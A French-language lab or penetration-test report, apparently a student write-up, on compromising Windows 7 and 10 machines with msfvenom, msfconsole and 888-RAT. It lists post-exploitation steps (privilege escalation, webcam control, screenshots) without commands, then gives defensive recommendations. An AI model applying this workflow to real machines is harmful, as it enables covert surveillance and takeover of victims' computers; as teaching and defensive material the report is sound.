
II. Exploitation de l'outils



Nous avons récupéré la session nous pouvons à présent faire nos tests ou passer en mode administrateur pour avoir plus de privilège afin de ne pas être limité pour l'exploitation des données de la cible.




Configuration pour avoir plus de privilège



Passage en mode administrateur dans la machine cible pour plus de privilèges



Contrôle du web Cam de la cible



Démarrage de Google dans la machine cible




	Nom	Modifié le	Type	Taille
ra	 GCVCHC.jpg	08/04/2025 15:30	Fichier JPG	51
lit	 KZVQSA.jpg	08/04/2025 15:28	Fichier JPG	31

Image de capture d'écran de la cible



Contrôle totale de notre machine cible

Outils utilisés :

Mfsvenom

Msfconsole

Windows 7

Kali linux

Windows 10

888-RAT

Recommandations

1. Mettre à jour les systèmes et logiciels

Les attaquants exploitent souvent des vulnérabilités connues dans les logiciels ou systèmes d'exploitation.

- Activer les mises à jour automatiques pour le système d'exploitation et les logiciels.
- Appliquer régulièrement les correctifs de sécurité (patches).

2. Utiliser un antivirus et un pare-feu

Un antivirus peut détecter et bloquer les backdoors ou les fichiers malveillants comme payload.exe. Un pare-feu empêche les connexions non autorisées.

- Installer un antivirus réputé et le maintenir à jour.
- Configurer un pare-feu pour bloquer les connexions entrantes et sortantes suspectes (par exemple, sur le port 4545 dans notre cas).

3. Limiter les privilèges des utilisateurs

Les attaquants cherchent souvent à élever leurs privilèges pour prendre le contrôle d'un système.

- Utiliser le principe du moindre privilège : ne donner aux utilisateurs que les accès nécessaires à leur travail.
- Désactiver ou limiter l'utilisation des comptes administrateur.

4. Surveiller les activités réseau

Les attaques comme celle décrite utilisent des connexions réseau pour établir une communication entre l'attaquant et la machine cible.

- Utiliser un système de détection d'intrusion (IDS) pour surveiller le trafic réseau et détecter des activités suspectes.
- Analyser régulièrement les logs réseau pour repérer des connexions inhabituelles (par exemple, sur des ports non standard comme 4545).

5. Sensibiliser les utilisateurs

Les attaques réussissent souvent à cause d'une erreur humaine, comme l'exécution d'un fichier malveillant.

- Former les utilisateurs à reconnaître les menaces (par exemple, ne pas ouvrir des fichiers inconnus ou provenant de sources non fiables).

Conclusion

Ce rapport a permis d'analyser les vulnérabilités persistantes dans les systèmes Windows 7 et Windows 10, ainsi que les risques associés à l'utilisation d'outils comme 888-RAT. Les tests menés ont démontré que :

Windows 7, bien que toujours utilisé dans certains environnements, présente des failles critiques (ex : exploits non patchés, absence de mises à jour).

Windows 10, plus sécurisé, reste vulnérable aux attaques zero-day, aux malwares avancés et aux techniques d'ingénierie sociale.

888-RAT, bien qu'efficace pour des tests de pénétration, illustre la menace des back Doors en situation réelle (vol de données, élévation de privilèges, persistance).